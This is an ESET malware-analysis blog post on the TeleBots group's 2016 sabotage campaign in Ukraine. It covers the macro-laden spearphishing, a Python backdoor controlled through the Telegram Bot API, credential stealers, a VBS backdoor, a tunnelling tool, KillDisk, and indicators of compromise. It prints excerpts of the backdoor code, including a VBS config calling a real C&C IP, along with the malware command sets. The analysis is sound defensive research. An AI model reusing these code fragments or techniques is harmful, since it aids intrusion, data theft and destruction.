The rise of TeleBots: Analyzing disruptive KillDisk attacks

By Anton Cherepanov

In the second half of 2016, ESET researchers identified a unique malicious toolset that was used in targeted cyberattacks against high-value targets in the Ukrainian financial sector. We believe that the main goal of attackers using these tools is cybersabotage. This blog post outlines the details about the campaign that we discovered.

We will refer to the gang behind the malware as TeleBots. However it's important to say that these attackers, and the toolset used, share a number of similarities with the BlackEnergy group, which conducted attacks against the energy industry in Ukraine in December 2015 and January 2016. In fact, we think that the BlackEnergy group has evolved into the TeleBots group.

Infection vector

As with campaigns attributed to BlackEnergy group the attackers used spearphishing emails with Microsoft Excel documents attached that contain malicious macros as an initial infection vector. This time malicious documents don't have any content with social engineering directing potential victims to click an Enable Content button. It seems that the attackers are depending on the victims to decide entirely on their own whether to click it or not.



Figure 1: One example of a malicious XLS document used in the spearphishing attack.

Usually, the malicious documents don’t contain meaningful information in the metadata, but this time the metadata of the document contains the nickname of the person who is responsible for its modification. Moreover, this nickname matches that of an individual who is actively communicating within a Russian-speaking community of cybercriminals. However, we should say that it is possible that this was intended deceptively as a false flag or a coincidence.



Figure 2: Metadata reveals what might be the attacker's nickname.

Once a victim clicks on the Enable Content button, Excel executes the malicious macro. Our analysis shows that the code of the macro used in TeleBots documents matches the macro code that was used by the BlackEnergy group in 2015. Figure 3 illustrates these similarities.

The main purpose of the macro is to drop a malicious binary using the explorer.exe filename and then to execute it. The dropped binary belongs to a trojan downloader family, its main purpose being to download and execute another piece of malware. This trojan downloader is written in the Rust programming language.

It should be noted that during the first stages of the attack, the TeleBots group abuse various legitimate servers in order to hide malicious activity in the network. For example, the trojan downloader fetches data from a hardcoded URL that points to a text file on the putdrive.com service (which allows anyone to upload and share files online). The text file that is hosted on the online service is a final payload, encoded using the Base64 algorithm.

The final payload is a backdoor written in Python and detected as the Python/TeleBot.AA trojan. This backdoor is the main piece of malware used by these attackers, which is why we've named the TeleBots group as such.



Figure 3: Similarities between malicious macro code used by BlackEnergy and TeleBots.

Python/TeleBot.AA backdoor

In January 2016 we published our analysis of a spearphishing attack against energy companies in Ukraine. That attack probably has a connection to the infamous BlackEnergy attacks in 2015 because the attackers used exactly the same mail server to send spearphishing messages. However, the attacks in January 2016 were different. Instead of using the BlackEnergy malware family, the attackers used a relatively simple open-source backdoor, written in the Python programming language, called GCat. The Python code of the GCat backdoor was obfuscated, then converted into a stand-alone executable using the PyInstaller program.

The Python/TeleBot malware uses exactly the same approach; the Python backdoor code is obfuscated and packed into a standalone executable using PyInstaller. In addition, the Python code is ROT13 encoded, AES encrypted, compressed using zlib library and then Base64 encoded.

But what really makes this backdoor interesting is the way in which it communicates with attackers in order to receive commands. Python/TeleBot abuses the Telegram Bot API from Telegram Messenger to communicate with the attackers. The Telegram Bot API is based on HTTP and to a network administrator within a compromised network, the communication between the infected computer and the attackers will look like HTTP(S)

communication with a legitimate server, specifically api.telegram.org. We have informed Telegram of this abuse of their communication platform.

```
class mGYPGqombvNcHB :
    def __init__ ( self , botapi , chatid ) :
        self . botapi = botapi
        self . baseurl = "https://api.telegram.org/bot" + self . botapi
        self . chatid = chatid
        self . ssl_cert = ssl . SSLContext ( ssl . PROTOCOL_TLSv1 )
    def sendMessage ( self , message ) :
        CRXDH = {
'chat_id' : self . chatid ,
'text' : str ( message )
}
        try :
            uynzpcFhFon = DkAngPey ( self . botapi , r'sendMessage' , params = CRXDH )
        except :
            qlswQWvRvhkYN = open ( LwPXBebGtWDVTKQEAB , 'w' )
            qlswQWvRvhkYN . writelines ( message )
            qlswQWvRvhkYN . close ( )
            try :
                self . sendDocument ( LwPXBebGtWDVTKQEAB )
                remove ( LwPXBebGtWDVTKQEAB )
            except :
                remove ( LwPXBebGtWDVTKQEAB )
```

Figure 4: The Python/TeleBot.AA malware code that uses Telegram Bot API.

Each of the samples we discovered has a unique token embedded in its code, which means that each sample uses its own Telegram Messenger account. Python/TeleBot uses private chats for communicating with the cybercriminals. This scheme allows the control of infected computers through any device with Telegram Messenger installed, even from a smartphone, just by issuing commands via chat.

The Python/TeleBot malware has support for following commands:

Command	Purpose
cmd • %shellcmd%	Executes shell command and sends result in chat
cmdd • %shellcmd%	Executes shell command but does not send result in chat
getphoto • %path%	Uploads picture from infected computer to chat

Command	Purpose
• getdoc %path%	Uploads any type of file up to 50 MB in size to chat
• forcecheckin %random%	Collects Windows version, platform (x64 or x86), current privileges
• time %seconds%	Changes interval between execution of commands
• ss	Captures screenshot (not implemented)

In addition, the malware automatically saves all incoming files from the attacker to its own folder. By this means, attackers can push additional malicious tools to an infected computer. During our research, we were able to find a Telegram account belonging to one of the attackers.



Figure 5: Profile of one of the attackers in Telegram Messenger.

It should be noted that the Telegram Bot API was not the *only* legitimate protocol that was used by these attackers. We have seen at least one sample of this backdoor that uses an outlook.com mailbox as C&C.

Password stealing malicious tools

After successful compromise of the network, attackers use various malicious tools in order to collect passwords, allowing them to subsequently perform a lateral movement within the compromised LAN.

A string, that contains a PDB-path to debug symbols, suggests one such tool was named CredRaptor by the attackers. This tool collects saved passwords from various browsers such as Google Chrome, Internet Explorer, Mozilla Firefox, and Opera.



Figure 6: PDB-Path reveals the name of the password stealer.

The attackers are using a tool with name plainpwd in order to dump Windows credentials from memory. This tool is a slightly modified version of the open-source project mimikatz.

In addition to plainpwd and CredRaptor the toolkit includes a keylogger. The keylogger uses a standard technique to capture keystrokes, specifically the SetWindowsHookEx function.

In order to also sniff passwords in network traffic, the attackers use a console version of Interceptor-NG. Since it requires WinPcap drivers to be installed, the attackers made a custom tool to install them silently.



Figure 7: Intercepter-NG password sniffing tool.

The combined use of all these tools allows attackers to gain a foothold in a compromised network, with the objective of gaining full control by obtaining domain administrator privileges.

LDAP query tool

Another interesting discovery was a tool that was used during attacks to make queries to Active Directory using LDAP. This tool is able to dump detailed information about computers and usernames listed in Active Directory, and is tailored for a specific victim's domain.

```
push    eax             ; res
push    0               ; attrsonly
push    0               ; attrs
push    offset aObjectclass ; "(objectClass=*)"
push    0               ; scope
push    offset aCnSchemaCnConf ; "CN=Schema,CN=Configuration,DC=[redacted]
push    esi             ; ld
mov     [ebp+res], 0
call    ds:ldap_search_sW
add     esp, 1Ch
test    eax, eax
jz      short loc_4015D8
call    ds:LdapGetLastError
```

Figure 8: Disassembled code of the tailored LDAP query tool.

Additional backdoor

Further research revealed that the attackers deployed additional backdoors in order to regain access to the compromised network, should their main Python/TeleBot backdoor be discovered and removed. This additional backdoor is written in VBS and some samples we discovered were packaged using the script2exe program.

```
Hiew: script.vbs
   script.vbs                                                    ↓FRO --------
?Dim version: version = "6.1.76.5"
'==================== WORK PARAMS ============================
Dim timeout:timeout = 21
Dim bIP:bIP = "95.141.37.3"
'==================== WORK PARAMS ============================

Dim sRequest:sRequest = ""
Dim taskName:taskName = "Windows Defender"
Dim arKey:arKey = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\csrss.exe"

'==================== WORK PARAMS ============================
Dim pUrl: pUrl = "https://" + bIP + "/services/nl-nl/power-bi-embedded/wt_mc_id/azuremktg_hp_powerbiembedded"
Dim sendUrl: sendUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Back-to-School/categoryID_68073200"
Dim htmlUrl:htmlUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Accessoires/categoryID_66233400?"
'==================== WORK PARAMS ============================
```

Figure 9: Source code of additional backdoor written in VBS.

There are several samples of this VBS backdoor, but all of them have pretty straightforward functionality. The backdoor sends the computer name and MAC address of the computer executing it to its C&C server using HTTP. The variable timeout defines the period of time in minutes between calls to the server. The server can push additional commands for execution. Here is a list of supported commands:

Command	Purpose
!cmd	Executes shell command and sends results back to the server
!cmdd	Executes shell command but does not send result back to the server
!dump	DecodesBase64 data and saves it to %TEMP% folder
!timeout	Defines a new timeout between calls to server
!bye	Quits

Command	Purpose
!kill	Quits and deletes itself
!up	Uploads file from agent computer to C&C server

BCS-server

The attackers also used a malicious tool that they named BCS-server. This tool allows them to open a tunnel into an internal network and then this tunnel can be used to send and receive data between the C&C server and even non-infected computers in the network. The main idea of this tool is based on the same principles as the XTUNNEL malware used by the Sednit group.

During our analysis we discovered that the attackers used a guide for this specific tool. Interestingly, the guide was written in Russian.



Figure 10: Guide for BCS-server in Russian.

The guide in Russian can be roughly translated as:

Parameters
-saddr – address of BCS server
-hport – port of a host, which we did setup on the server, this how we bypass firewall
Examples:
phost_win.exe –saddr=10.10.10.10 –hport=80
Debug versions:
phost_cnv.exe – console version
phost_win_log.exe – version that logs to file

So attackers specify an external C&C server in the command line and the tool connects to this server using HTTP. This remote server is used as a proxy by attackers: the connection that goes to this server is redirected to the internal network by the tool and any response that the tool gets from a computer in the internal network goes to

the C&C server. Thus, attackers can communicate with internal servers that are normally unreachable from the internet.

The communication traffic between the BCS-server tool and the C&C server is base64 encoded and encapsulated in HTML tags.



Figure 11: The captured handshake of BCS-server tool and C&C server.

KillDisk

The KillDisk is a destructive component that is used by these attackers as the final stage of an attack. Previous versions of this component were used in attacks against media companies in November 2015 and against power grid companies in Ukraine in December 2015.

KillDisk is designed to run with high privileges, this time it registers itself as a service under Plug-And-Play Support name. Since at the final stage attackers have probably collected network administrator level credentials, that's why they are using Microsoft PsExec in order to execute KillDisk with the highest possible privileges on servers and workstations.

The attackers may specify an activation date of KillDisk via the command line. However, one of the samples had a predefined activation time that is set to 9:30am, 6 December 2016.

There are improvements in the code, however the main idea of KillDisk hasn't change so much - it deletes important system files and makes computer unbootable. Beside that it also overwrites files with specific file extensions – those defined by the malware authors in this version of KillDisk are:

- .kdbx .bak .back .dr .bkf .cfg .fdb .mdb .accdb .gdb .wdb .csv .sdf .myd .dbf .sql .edb .mdf .ib .db3 .db4 .accdc .mdbx .sl3 .sqlite3 .nsn .dbc .dbx .sdb .ibz .sqlite .pyc .dwg .3ds .ai .conf .my .ost .pst .mkv .mp3

.wav .oda .sh .py .ps .ps1 .php .aspx .asp .rb .js .git .mdf .pdf .djvu .doc .docx .xls .xlsx .jar .ppt .pptx .rtf .vsd .vsdx .jpeg .jpg .png .tiff .msi .zip .rar .7z .tar .gz .eml .mail .ml .ova .vmdk .vhd .vmem .vdi .vhdx .vmx .ovf .vmc .vmfx .vmxf .hdd .vbox .vcb .vmsd .vfd .pvi .hdd .bin .avhd .vsv .iso .nrg .disk .hdd .pmf .vmdk .xvd

The KillDisk malware may create new, small files instead of deleted ones with the exact same filename and these new files will contain one of two strings mrR0b07 or fS0cie7y instead of the original content. This is not the only reference to the Mr. Robot TV show, in addition this KillDisk variant displays the picture that is illustrated in Figure 12.

Figure 12: Picture displayed by KillDisk component.

Interestingly, the KillDisk malware does not store this picture anywhere: rather it has code that draws this picture in real-time using the Windows GDI. It looks like attackers put a lot of effort just to make the code that draws this picture.

Conclusion

The cybercriminals behind these targeted attacks demonstrate serious intention to conduct cybersabotage attacks. To be able to mount such attacks, they are constantly inventing new malware and techniques, such as the use of the Telegram Bot API instead of a more conventional C&C server for example.

Special thanks to David Gabris for help with the analysis.

Indicators of Compromise (IoC)

TeleBots IoCs are also available on ESET's GitHub repository.

ESET detection names:

VBA/TrojanDropper.Agent.SD trojan
Win32/TrojanDownloader.Agent.CWY trojan
Python/TeleBot.AA trojan
Python/Agent.Q trojan
Python/Agent.AE trojan
Python/Agent.AD trojan
VBS/Agent.AQ trojan
VBS/Agent.AO trojan
VBS/Agent.AP trojan
Win32/HackTool.NetHacker.N trojan
Win32/HackTool.NetHacker.O trojan
Win32/PSW.Agent.OCO trojan
Win64/Riskware.Mimikatz.H application
Win32/RiskWare.Mimikatz.I application
Win32/PSW.Delf.OQU trojan
Win32/PSW.Agent.OCP trojan
Win64/Spy.KeyLogger.G trojan
Win32/KillDisk.NBH trojan
Win32/KillDisk.NBI trojan

C&C Servers:

93.190.137.212
95.141.37.3
80.233.134.147

Legitimate servers abused by malware authors:

srv70.putdrive.com (IP: 188.165.14.185)
api.telegram.org (IP: 149.154.167.200, 149.154.167.197, 149.154.167.198, 149.154.167.199)
smtp-mail.outlook.com (IP: 65.55.176.126)

XLS documents with malicious macro SHA-1:

7FC462F1734C09D8D70C6779A4F1A3E6E2A9CC9F
C361A06E51D2E2CD560F43D4CC9DABE765536179

Win32/TrojanDownloader.Agent.CWY SHA-1:

F1BF54186C2C64CD104755F247867238C8472504

Python/TeleBot.AA backdoor SHA-1:

16C206D9CFD4C82D6652AFB1EEBB589A927B041B
1DC1660677A41B6622B795A1EB5AA5E5118D8F18
26DA35564D04BB308D57F645F353D1DE1FB76677
30D2DA7CAF740BAAA8A1300EE48220B3043A327D
385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7
4D5023F9F9D0BA7A7328A8EE341DBBCA244F72C5
57DAD9CDA501BC8F1D0496EF010146D9A1D3734F
68377A993E5A85EB39ADED400755A22EB7273CA0
77D7EA627F645219CF6B8454459BAEF1E5192467
7B87AD4A25E80000FF1011B51F03E48E8EA6C23D
7C822F0FDB5EC14DD335CBE0238448C14015F495
86ABBF8A4CF9828381DDE9FD09E55446E7533E78
9512A8280214674E6B16B07BE281BB9F0255004B
B2E9D964C304FC91DCAF39FF44E3C38132C94655
FE4C1C6B3D8FDC9E562C57849E8094393075BC93

VBS backdoors SHA-1:

F00F632749418B2B75CA9ECE73A02C485621C3B4
06E1F816CBAF45BD6EE55F74F0261A674E805F86
35D71DE3E665CF9D6A685AE02C3876B7D56B1687
F22CEA7BC080E712E85549848D35E7D5908D9B49
C473CCB92581A803C1F1540BE2193BC8B9599BFE

BCS-server SHA-1:

4B692E2597683354E106DFB9B90677C9311972A1
BF3CB98DC668E455188EBB4C311BD19CD9F46667

Modified Mimikatz SHA-1:

B0BA3405BB2B0FA5BA34B57C2CC7E5C184D86991
AD2D3D00C7573733B70D9780AE3B89EEB8C62C76
D8614BC1D428EBABCCBFAE76A81037FF908A8F79

LDAP query tool SHA-1:

81F73C76FBF4AB3487D5E6E8629E83C0568DE713

CredRaptor password stealer SHA-1:

FFFC20567DA4656059860ED06C53FD4E5AD664C2
58A45EF055B287BAD7B81033E17446EE6B682E2D

Win64/Spy.KeyLogger.G trojan SHA-1:

7582DE9E93E2F35F9A63B59317EBA48846EEA4C7

Intercepter-NG and silent WinPCAP installer SHA-1:

64CB897ACC37E12E4F49C4DA4DFAD606B3976225
A0B9A35675153F4933C3E55418B6566E1A5DBF8A

Win32/KillDisk SHA-1:

71A2B3F48828E4552637FA9753F0324B7146F3AF
8EB8527562DDA552FC6B8827C0EBF50968848F1A
